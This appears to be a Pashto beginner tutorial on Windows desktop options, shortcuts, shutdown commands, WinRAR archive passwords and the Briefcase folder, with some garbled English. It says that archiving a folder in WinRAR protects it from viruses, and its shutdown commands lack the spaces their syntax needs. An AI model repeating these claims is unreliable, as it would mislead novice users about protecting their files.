ایکونونه گډ ته تنظیم کړئ! کله چې په دې باندې کلیک وکړي ستاسو په ډیسکتاپ پرمخ کوم ایکونونه پراته دي غواړي چې ستاسو یې تنظیم کړي یا یو ایکونونه ځای بدل کړي خو هغه به خپل ځای ته کوم چې کمپني یا شرکت له خوا ورته ټاکل شوي دي هلته ځي يعنې یو د بل له پاسه به نه وي او په منځ کې مناسب فاصله وي او کله چې تاسو په همدې ایکن څخه ټیک مارک یا صحیح علامه لري کړي نو ستاسو کولي شي چې خپل ایکونونه خپلي خوښي سره نږدې کړي او یوبل سره خوا په خوا کړي

6: show desktop icons.

د ډیسکتاپ ایکونونه وښایاست! په دې باندې کوم ټیک مارک یا صحیح علامه لري کړي نو ستاسو په کمپیوټر په ډیسکتاپ پراته ایکونونه نه ښکاري کوي او که ستاسو په دې کمانډ باندې صحیح علامه ولږوي نو ستاسو په ډیسکتاپ پرمخ به ایکونونه ښکاري

Show desktop Gadgets.

گیجتونه د ویندوز ډیسکتاپ گیجتونه کوچني غوښتنلیکونه وو چې د مایکروسافت ویندوز ویستا او ویندوز 7 نسخو کې شتون لري ویجتونه د مختلفو کارونو د ترسره کولو توان درلود لکه د وخت او نیټې ښودل، د بهرني غوښتنلیکونو کنټرول، فیډونه، او نور او دې کمانډ باندې صحیح علامه لري کړي نو ستاسو کمپیوټر په سکرین باندې کوم گیجتونه پراته دي هغه به ورک شي او که ټیک مارک علامه پي راشي نو ستاسو په ډیسکتاپ پرمخ کوم گیجتونه ښکاره شي هغه که ساعت، جنټري یا هر ایکن وي



Paste Aption.

کله چې تاسو متن کاپي کړئ چې مختلف فارمیتینګ لري د دفتر برنامه کې برنامه لکه پاورپاینټ یا ورد ، په اوتومات ډول هغه متن اصلاح کوي ترڅو د منزل متن سره سمون ولري. په هرصورت، تاسو کولی شئ د اصلي بڼه ساتلو لپاره د پیسټ ځانګړي وکاروئ یا یې د لینک یا انځور په توګه پیسټ کړئ مثال لکه چې زه د ډیسکتاپ پر مخ یو ایکن جوړوم اول راځي چې مای کمپیوټر باندې کلېک وکړئ نو ستاسو هغه فولډر باندې بڼي سیات باندې کلېک وکړئ نو لاندې راشي په کاپي باندې کلېک وکړئ نو ستاسو سره کاپي شي فولډر نو اوس راشي په ډیسکتاپ باندې کلېک وکړئ نو په پیسټ باندې کلېک وکړئ نو هغه فولډر به پیسټ شي چې تاسو کاپي کړي وه او په ډیسکتاپ باندې






Paste shortcut Aption.

شارت کت پیست کری دا هم هغه دنده لري خو توپیر دادي چې دا حجم یا اندازه یا سیز یو فولدر یا ایکن یا داسې نور نسبت پیست ته کم دي او په Ctrl+V تیزی سره وي او شاتکت

Undo Move.

یعني یو امل بیرته راستول په دي باندي کلیک وکړي کوم چې تاسو یو ایکن یا فولدر یا داسې نور تاسو ډیلټ کړي وي هغه بیرته راځي دا ډیسکتاپ پرمخ یا شاتکت په لاندي ډول ده
Shortcut Ctrl+Z



Undo delete.

په فایل یا فولدر کې نښې کلیک وکړئ، او بیا د پخوانیو نسخو بیرته راگرځول غوره کړئ. تاسو به د فایل یا فولدر د موجوده پخوانیو نسخو لیست وگورئ. په لیست کې به هغه فایلونه شامل وي چې په بیک اپ کې خوندي شوي وي (که تاسو د خپلو فایلونو بیک اپ کولو لپاره وینډوز بیک اپ کاروئ) او همدارنگه د بیا رغونې پوانتونه، که دواړه ډولونه شتون ولري دا دواړه یو شي دي



Graphics driver.

Graphics properties یا Graphics options.

د گرافیک چلوونکی څه شی دی؟ ډرایور سافتویر دی چې د ځانگړي عملیاتي سیستم لپاره لیکل شوی. د ځانگړي هارډویر وسیلې سره د خبرو اترو لپاره ډرایور کاروي. انټیل د گرافیک چلوونکي رامینځته کوي ترڅو وینډوز* عملیاتي سیستمونه د ځانگړي گرافیک وسیلو سره اړیکه ونیسي. د گرافیک ډرایور د سافتویر یوه برخه ده - د لارښوونو مجموعه، په اصل کې - دا ستاسو کمپیوټر ته اجازه ورکوي چې ډیجیټل کوډ (صفر او یو) په گرافیک، انځورونو او ویډیوگانو بدل کړي. د ډسپلی ډرایور یا ویډیو ډرایور په نوم هم پیژندل کېږي، گرافیک ډرایور د هارډویر یوې برخې ته عملیاتي لارښوونې وړاندې کوي (د بیلگې په توگه فزیکي برخه) چې د گرافیک کارت په نوم یادېږي، په ښکاره توگه ستاسو په کمپیوټر کې د انځورونو وړاندې کولو لپاره وقف شوي. بله لاره واچوئ، ستاسو گرافیک کارت هغه ماشین دی چې ستاسو کمپیوټر ته اجازه درکوي بصري ښکاره کړي. د گرافیک چلوونکی ستاسو گرافیک کارت ته وايي چې څنګه خپله دنده ترسره کړي. په وینډوز او کروم عملیاتي سیستمونو کې ډیری لپټاپونه هم دواړه د گرافیک کارت او گرافیک ډرایور نصب سره راځي. دا ډرایورونه وینډوز ته اجازه ورکوي چې ستاسو په کمپیوټر کې نصب شوي گرافیک او ویډیو کارت سره اړیکه ونیسي. هیڅ گرافیک چلوونکي نشته = د ویډیو ضعیف کیفیت او خراب فعالیت! خپلو پیروونکو ته مشوره ورکوي چې د غوره ویډیو کیفیت لپاره د دوی د کمپیوټر گرافیک کارت ډرایورونه تازه وساتي او نور معلومات په کنټرول پینل وايي او په لنډه توگه تاسو ډیسکتاپ رنګ برخه ده. د گرافیک ځانگړتیاوې په بعضو وینډوز سیون یا اووه کې نشته خو تاسو کولای شئ چې گوگل څخه ډونلوډ کړي او بیا انستال کړه او گرافیک ډریور ده



New

هر کله چي تاسو په دې باندې کلېک وکړئ نو سایت کې به تاسو ته نور اېشان ښکاره شي چې اول او دوهم په سر کې سیستم برخې دي او نور لاندې اېشان زموږ په کمپیوټر کې نصب کړي پروگرامونه دي هغه ښيي



1:Folder.

Folder name change.

shortcut-f2.

New folder=control+shift-N.

په دي باندې کلېک وکړي نو ستاسو په ډیسکتاپ پرمخ فولډر جوړ شي او که لاندې په نورو اېشان باندې کلېک وکړئ نو ستاسو په ډیسکتاپ پرمخ کوم اېشان خوښ وي هغه به جوړ شي هغه که فایل وي يا پولډر وي

2: Shortcut.

لنډه توگه، په دي باندې کلېک وکړي نو ستاسو په ډیسکتاپ پرمخ ايکن جوړ شي او د مونږ مای کمپیوټر له لارې هم جوړ ولي شو خو دلته لږ وخت نیسي راځي چې طریقه درښم اول په دي باندې کلېک وکړي چې دي ته بروزر له لارې ده نو ستاسو په یو سیات ټول پروگرامونه ښکاري چې ستاسو کوم پروگرام خوښوي په هغه باندې کلېک وکړئ نو بیا ستاسو نیکت باندې کلېک وکړئ بیا اوک باندې کلېک وکړئ بیا پینش باندې کلېک وکړئ نو ستاسو په ډیسکتاپ پرمخ شارټ کټ جوړ شي لکه چې ریستاد ټن وه په ډیسکتاپ پرمخ او شیدون ټن جوړوم نو په شارټ کټ باندې کلېک کوو بیا په سرچ لاندې حروف لیکو بیا په نیکت باندې کلېک کوو

کوو بیا په اوک باندې کلېک کوو بیا په پینش باندې کلېک کوو نو وگوري چې
ډیسکتاپ پرمخ دواړه بتن جوړي شوي هغه حروف دادي

Shutdown button!

Shutdown -s-t0

Restart button!

Shutdown -r-t0






Shutdown button desktop

New/winrar archiving.

یو پیاوړی کمپریشن یا زیرمه، آرشیف او آرشیف مدیریت سافتویر وسیله ده له دي سره کاروونکي کولی شي ډیری بریښنایی فایلونه په واحد او د پام وړ کوچني اندازې فولډرونو کې کمپرس یا آرشیف یا زیرمه کړي او له ویروس څخه به هم ستاسو معلومات خوندي وي، څه راځي چې یو پولډر وینرار ته واچوو چې ترڅو چې زموږ معلومات له ویروس څخه خوندي وي او چل به هم د وښیم، اول راځي چې په یو پولډر باندې ښي سیات کلیک وکړو، بیا لاندې راشي چې اډه تو آرشیف باندې کلېک وکړئ، بیا لاندې راشي په اوک باندې کلېک وکړئ نو ستاسو معلومات به له ویروس څخه خوندي وي او ستاسو په ډیسکتاپ پرمخ به بل ایکن جوړ شي
folder password.

په پولډر باندې کوډ یا قفل لږول
په ډیسکتاپ پرمخ باندې فاسورډ کوم ایکنونه پراته دي په هغه باندې کوډ یا فاسورډ نه لږیږي خو یوازې په هغه پولډر لږیږي چې وینرار شوي وي یا وینرار ته اړو، اول په پولډر باندې کلېک وکړئ نو بیا اډه تو آرشیف باندې کلېک وکړئ نو لاندې څخه لږ پورته فاسورډ باندې کلېک وکړئ نو ستاسو څخه به دوه ځلې فاسورډ وغواړي وریکړي بیا په اوک باندې کلېک وکړئ نو ستاسو چې کله پولډر ته ځي نو ستاسو څخه به فاسورډ وغواړي، بیا دا چې کله تاسو وینرار پولډر خلاص کړي نو ستاسو په معلومات کمانډونو باندې به ستوري نشان وي دا ځکه چې ستاسو فاسورډ ورکړي ده



New/WinRAR ZIP archive/Add to archiv

Folder right click!Then come down.Add to archiv click, open the option.Then come down to the right seat!Set password click, open the option one password Do it twice.Come the Ok Complete process



New/winrar on folder Remove password.

په وینرار پولډر باندې فاسورډ ختمول هر کله چې تاسو په پولډر څخه فاسورډ ختمول غواړي او خپل معلومات له وینرار پولډر څخه هم معلومات لري کول غواړي نو راشي هغه پولډر خلاص کړي چې تاسو ورته کوډ لږولي وي، کله مو چې پولډر اوډن کړو، بیا په پورته (ایکسټریټ) یا استخراج باندې کلېک وکړئ، نو ستاسو پرمخ به بل صفحه خلاصه شي، بیا په هغه کې نېئ لوري په لومړنۍ (ډیسکټاپ) باندې کلېک وکړئ، بیا لاندې راشي په (اوک) باندې کلېک وکړئ، نو دلته بل صفحه خلاصه شي چې بیرته به تاسو څخه هغه (فاسورډ) غواړي چې تاسو مخکې لږولي وه بیا لاندې راشي په (اوک) باندې کلېک وکړئ نو ستاسو معلومات به وینرار او فاسورډ څخه خلاص شي بیرته به په ساده (پولډر) کې به زیرمه شي

I can winrar folder password remove.

Click on the folder you have given the password.

Then (extract to) on click, Another page will open, than.

(Desktop) icons on click, then (Ok) option on click, Then he gave the previous (password). Finally click on (Ok). So your password is gone and WinRAR folder is also gone.




3



New in New briefcase.

په مایکروسافت وینډوز کې، یو ځانګړی فولډر دی چې کارونکي ته اجازه ورکوي چې د ډیرو کمپیوټرونو ترمنځ د فایلونو کاپي او همغږي کړي. د مثال په توګه، که تاسو یو ډیسټاپ او یو لپ ټاپ کمپیوټر درلود چې ورته فایلونه شریک کړي، تاسو کولی شئ د کمپیوټرونو ترمنځ د فایلونو ذخیره کولو او همغږي کولو لپاره بریف کیس وکاروئ

New folder the difference New briefcase.

نوي پولډر او نوي بریف کیس {لنډیز} توپیر

نوم له ترپه توپیر لري، او شکل له ترپه توپیر لري، او کله چې تاسو کمپیوټر معلومات پولډر ته اړوي او په نيمې کې ستاسو کمپیوټر بند يا بریښنا لاره نو ستاسو په پولډر ته معلومات هم نيمې نه ځي، او که تاسو بریف کیس ته معلومات اړوي نو په دې نيمې وخت کې بریښنا لاره يا کمپیوټر بند شو نو ستاسو په بریف کیس کې به نيمې معلومات زیرمه وي

New=New briefcase on click! So you can see the folder will be created on the desktop.


